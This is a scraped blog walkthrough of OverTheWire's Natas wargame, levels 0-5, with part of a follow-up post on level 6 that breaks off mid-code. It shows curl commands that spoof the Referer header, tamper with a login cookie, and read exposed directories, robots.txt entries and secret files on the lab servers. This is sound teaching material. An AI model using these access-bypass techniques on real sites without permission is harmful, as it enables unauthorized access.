
**[LearnHacking.io](https://learnhacking.io/)**

* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Oct 27, 2021 9 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**

**OverTheWire Natas Walkthrough (Levels 0-5)**

[OverTheWire](https://overthewire.org/wargames/?ref=learnhacking.io) is a website with a number of “war games”, which are online hacking games that allow you to practice security concepts. If you are looking for a beginner introduction to web security (albeit an older tech stack), then [Natas](https://overthewire.org/wargames/natas?ref=learnhacking.io) is a great place to start. This write-up is meant to be for beginners, with lots of links to other resources in case you aren’t familiar with a given tool or concept.



Each level gives you the password to start the next level, hence the arrow naming convention.

**How It Works**

You are given the credentials to access Level 0. Once you open the website, you’ll be prompted for a username and password (Basic Authentication). Once you find the flag or answer to level 0, you’ll use that to access level 1. You’ll then search for the next flag, which will give you access to the next level, and so on.

So make sure you keep notes and write down the passwords as you find them!

[Natas](https://overthewire.org/wargames/natas?ref=learnhacking.io) is hosted on different subdomains following the pattern of http://natas<level#>.natas.labs.overthewire.org. As you progress through the levels, you’ll need to increment the level number in the URL in order to view the correct level.

You will need a browser, terminal window, text editor, and an internet connection.

**Level 0 ➔ 1**


We’re given the following information:

Username: natas0


Password: natas0

URL: http://natas0.natas.labs.overthewire.org

Open up the URL http://natas0.natas.labs.overthewire.org and you will be prompted for credentials. Provide natas and natas.



The webpage says “You can find the password for the next level on this page.”



FYI – the badge on the side is for an external scoring platform. You can ignore this entirely if you are not using [WeChall](https://www.wechall.net/?ref=learnhacking.io).

The password is not visible on the page, but as covered in the [Dev Tools](https://learnhacking.io/basic-web-skills-dev-tools/) post, there is HTML and other files that instruct the browser on what to show to the user. Let’s look there.

**Natas Level 0 Solution**

To solve this level, you can either right-click and select View Page Source or hit F12 to open up [Dev Tools](https://learnhacking.io/basic-web-skills-dev-tools/).

From there, we will see the HTML source, and the password for the next level:



**Takeaway**: always check the page source.

**Level 1 ➔ 2**


Next, navigate to http://natas1.natas.labs.overthewire.org/ and provide credentials natas1 and the password shown above.



This time, we can try our right-clicking trick but it doesn’t work. If we use F12 (for [Dev Tools](https://learnhacking.io/basic-web-skills-dev-tools/)) instead, we can view the page source, elements, etc.

**Natas Level 1 Solution**

The password can be found in the HTML once again, using either the “Elements” or “Sources” view within [Dev Tools](https://learnhacking.io/basic-web-skills-dev-tools/).




**Takeaway**: always check the page source (again), and [Dev Tools](https://learnhacking.io/basic-web-skills-dev-tools/) is your friend (again).

**Level 2 ➔ 3**


Next, we move on to http://natas2.natas.labs.overthewire.org/. The message this time says “There is nothing on this page”.

Well then. If there’s nothing on the page, where should we look? Again, open up [Dev Tools](https://learnhacking.io/basic-web-skills-dev-tools/), and go to the Sources tab.

We can see that there’s almost nothing in the HTML that looks interesting, with one exception:



What’s the point of this pixel? If we open http://natas2.natas.labs.overthewire.org/files/pixel.png up in its own tab, we see that it is, indeed, just a single 1×1 pixel. I wonder if there’s anything else in the /files/ directory…




Uh oh, they left directory listing on, meaning that we don’t even need to use a web content scanner like [dirb](https://learnhacking.io/a-complete-guide-to-web-enumeration-with-dirb/) to see what other files exist in the /files/ directory.

Note: don’t use scanners for shared CTFs like this, as it increases server load and can create latency issues for other users.

**Natas Level 2 Solution**

If we navigate to http://natas2.natas.labs.overthewire.org/files/users.txt, we see a list of usernames and passwords, including level3’s password.



Bonus note: while the additional user logins will likely not be used again in Natas, it’s a good practice to include info like this in your notes in case there’s an opportunity to use it later.

**Takeaway**: check for included files besides the HTML, and try to browse the directories they are located in.

**Level 3 ➔ 4**

Open up http://natas3.natas.labs.overthewire.org/ for level 3 and login with natas3 and the password we found in the previous level. Again we see “There is nothing on this page” just like the previous level (for a sanity check, “Natas3” is shown in the webpage header.

If we look at the HTML, we see this HTML comment:




If Google won’t find it “this time”, how did they find it previously?


The answer is (usually) a robots.txt file, which is placed at the base of a web directory (e.g. website.com/robots.txt). This text file has a standardized format that tells search engines and other web crawlers what web pages and directories *not* to index, meaning that those pages won’t show up in search results.

However, a lot of people mistake robots.txt as security when in fact, it’s just an instruction to web crawlers. Phrased a different way, a lot of people put information in robots.txt that they don’t want search engine users to see, forgetting that users can also browse the robots.txt file directly and see what they hope to hide.

If we navigate to http://natas3.natas.labs.overthewire.org/robots.txt, we see:




This syntax means that all user-agents (all types of web crawlers) should not index the /s3cr3t/ directory. Let’s check it out…



**Natas Level 3 Solution**


Once again, directory listing has been left enabled. Click on the users.txt file to see the flag:



**Takeaway**: always check robots.txt.

**Level 4 ➔ 5**

Head over to http://natas4.natas.labs.overthewire.org/.




Now things are starting to get interesting! How does the website the location we’re visiting from? You can use [Burp Suite](https://learnhacking.io/basic-web-skills-setting-up-burp-suite/) to do this level if you’d like, but if you don’t want to do the setup right now, you can do this with curl instead.

First, let’s open up [Dev Tools](https://learnhacking.io/basic-web-skills-dev-tools/) and go to the Network tab. Refresh the page so that requests are shown:



The highlighted request is the one that loads the page (and thus, the one that needs the modified location). You can scroll down to view the request headers but since the value displayed on the page is “”, that means that the header (and corresponding value) that we need is probably missing.

Instead, let’s modify the request in [curl](https://learnhacking.io/a-brief-guide-to-using-curl/). To do so, first, right-click on the request and select Copy > Copy as cURL.



If you copy this into a text editor, you’ll see something like:

curl 'http://natas4.natas.labs.overthewire.org/' \

-H 'Connection: keep-alive' \

-H 'Cache-Control: max-age=0' \

-H 'Authorization: Basic bmF0YXM0Olo5dGtSa1dtcHQ5UXI3WHJSNWpXUmtnT1U5MDFzd0Va' \

-H 'Upgrade-Insecure-Requests: 1' \

-H 'User-Agent: <your user-agent-here>' \

-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9' \

-H 'Accept-Language: en-US,en;q=0.9' \

--compressed \

--insecure

The parts that are important for this challenge are the first line (curl <URL>) and the Authorization header (this tells the website that we have the natas4 password). If you want to remove the rest of the [curl](https://learnhacking.io/a-brief-guide-to-using-curl/) request, you can do so:

curl 'http://natas4.natas.labs.overthewire.org/' \

-H 'Authorization: Basic bmF0YXM0Olo5dGtSa1dtcHQ5UXI3WHJSNWpXUmtnT1U5MDFzd0Va

Open up a terminal and try this out.

You should get back a response that has the equivalent HTML to what we saw before (a message saying that your location is disallowed).

curl 'http://natas4.natas.labs.overthewire.org/' -H 'Authorization: Basic bmF0YXM0Olo5dGtSa1dtcHQ5UXI3WHJSNWpXUmtnT1U5MDFzd0Va'

<html>

// cut for length...

<body>

<h**1**>natas**4**</h**1**>

<div id="content">

Access disallowed. You are visiting from "" while authorized users should come only from "http://natas5.natas.labs.overthewire.org/"

</div>

</body>

</html>

This is just to prove that you copied the request correctly. Now we need to figure out what HTTP header to add to our location.

But which [HTTP header](https://en.wikipedia.org/wiki/List_of_HTTP_header_fields?ref=learnhacking.io) to use? The actual [Location](https://en.wikipedia.org/wiki/HTTP_location?ref=learnhacking.io) header is used for redirecting browsers to a new location, rather than saying what location a request is coming from. You might try X-Forwarded-For instead, but with some more trial and error, the header they’re looking for is Referer (yes, spelled incorrectly).

The Referer header tells the web application where the request originated from. If we set this to http://natas5.natas.labs.overthewire.org/ then it will think the request is coming from an “authorized” user (by its own definition).

**Natas Level 4 Solution**

Add the Referer header to your request by appending -H 'Referer: http://natas5.natas.labs.overthewire.org/ to the curl request.


The full curl request will be:

$ curl 'http://natas4.natas.labs.overthewire.org/' \

-H 'Authorization: Basic bmF0YXM0Olo5dGtSa1dtcHQ5UXI3WHJSNWpXUmtnT1U5MDFzd0Va' \

-H 'Referer: http://natas5.natas.labs.overthewire.org/'

Our response back says “access granted” and gives us the flag for level 5:




You could also solve this with [Burp Suite](https://learnhacking.io/basic-web-skills-setting-up-burp-suite/) or a browser plugin that modifies your headers, such as [ModHeader](https://modheader.com/?ref=learnhacking.io) or [Modify Header Value](https://addons.mozilla.org/en-US/firefox/addon/modify-header-value/?ref=learnhacking.io).

**Takeaway**: get comfortable with curl or setup other tools to modify your requests, and check to see if you are served different content based on where the web app thinks you’re visiting from.

**Level 5 ➔ 6**

Level 5 is at http://natas5.natas.labs.overthewire.org/, go ahead and log in with username natas5 and the password found above.


We’re greeted with this message about not being logged in:



They aren’t referring to the natas5 login, but something else. If we view the page source, we don’t see any kind of link to a login page.

So how does it know we are (or aren’t) logged in?

Open up [Dev Tools](https://learnhacking.io/basic-web-skills-dev-tools/) again, and go to the Network tab (refresh if you don’t see the request to http://natas5.natas.labs.overthewire.org/). If we look through the Request Headers section, we notice something interesting:



Cookies are short pieces of text that are placed on users’ computers and allow the browser to track useful things like whether you are logged in or not (and also non-useful things, like advertising data).

This cookie value says loggedin=0. Well there’s our problem. Let’s set it to 1.

As before, right-click the request, select Copy > Copy as cURL. Again, you can do this with a browser plugin or [Burp Suite](https://learnhacking.io/basic-web-skills-setting-up-burp-suite/), but for the sake of using the most basic tools, we’ll use [curl](https://learnhacking.io/a-brief-guide-to-using-curl/) again.

If we cut down the [curl](https://learnhacking.io/a-brief-guide-to-using-curl/) request to only include the first line (curl <URL>), Authorization Header, and cookie, it looks like:

curl 'http://natas5.natas.labs.overthewire.org/' \

-H 'Authorization: Basic bmF0YXM1OmlYNklPZm1wTjdBWU9RR1B3dG4zZlhwYmFKVkpjSGZx' \

-H 'Cookie: loggedin=0'

You can open up a terminal window and try re-sending this to make sure you copied the request correctly. You should get the same “not logged in” message as before in the HTML that is returned.

**Natas Level 5 Solution**


Let’s try changing the cookie value from a 0 (false) to a 1 (true):

curl 'http://natas5.natas.labs.overthewire.org/' \

-H 'Authorization: Basic bmF0YXM1OmlYNklPZm1wTjdBWU9RR1B3dG4zZlhwYmFKVkpjSGZx' \

-H 'Cookie: loggedin=1'

If you send the above command in a terminal, you will get an access granted message, and the flag:



**Takeaway**: look at cookie values and see if you are able to gain access by modifying them. If you are a web developer, do not manage cookies in such a way that the user can change them (and the new value is not validated).

That’s all for this blog post! Later levels will be covered in future blog posts.

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-walkthrough-levels-0-5/#/portal/)

[Powered by Ghost](https://ghost.org/)

[**LearnHacking.io**](https://learnhacking.io/)

* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Oct 28, 2021 9 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**

**OverTheWire Natas Walkthrough (Levels 6-10)**

In our [previous post](https://learnhacking.io/overthewire-natas-walkthrough-levels-0-5/), we covered [levels 0-5](https://learnhacking.io/overthewire-natas-walkthrough-levels-0-5/) of OverTheWire’s [Natas](http://overthewire.org/wargames/natas/?ref=learnhacking.io) wargame, which is a great introduction to web security.

This write-up is meant to be for beginners, with lots of links to other resources in case you aren’t familiar with a given tool or concept.


**What is Natas?**

**Level 6 ➔ 7**

Head to http://natas6.natas.labs.overthewire.org/ and login with username natas6 and the password shown in [level 5](https://learnhacking.io/overthewire-natas-walkthrough-levels-0-5/). The webpage looks like this:




If we click View Sourcecode, we are taken do a different URL (http://natas6.natas.labs.overthewire.org/index-source.html). The source looks like:



If we tried View Page Source on the original index page, we would not be able to see the same output. This is because the webpage includes PHP. Normally, PHP embedded in a webpage will be executed by the server, meaning that we only see the output, not the code/logic that created that output.

Luckily for us, the original PHP source is provided. We want to focus on this part:



To summarize, it:


* Includes a file includes/secret.inc
* [Checks](https://www.php.net/manual/en/function.array-key-exists.php?ref=learnhacking.io) if the key “submit” exists in the array of (HTTP) POSTed content
* [Checks](https://www.php.net/manual/en/reserved.variables.post.php?ref=learnhacking.io) if the value associated with the URL-encoded variable “secret” matches the value taken from includes/secret.inc
* If it matches, grant access and share the password.
* If not, tell us “Wrong secret”

In previous levels, there were files just strewn across the file system, which we found by browsing directories with directory listing enabled, and also looking at robots.txt.

A good developer shouldn’t include secrets and other sensitive files in places that are publicly accessible. But that doesn’t mean it doesn’t happen.

Let’s try navigating to the includes/secret.inc file to see if we get lucky.

… yup!



If we revisit the PHP code, the logic looks like this. Note that // denotes the start of a comment in PHP code.

**<?**

// Get secret value "FOEIUWGHFEEUHOFUOIU" from includes/secret.inc

include "includes/secret.inc";

// if data was submitted in a POST request

if(array\_key\_exists("submit", $\_POST)) {

// and if user value equals "FOEIUWGHFEEUHOFUOIU"

if("FOEIUWGHFEEUHOFUOIU" == $\_POST['secret']) {

// show the password for the next level

print "Access granted. The password for natas7 is <censored>";

} else {

// otherwise, say their answer is wrong

print "Wrong secret";

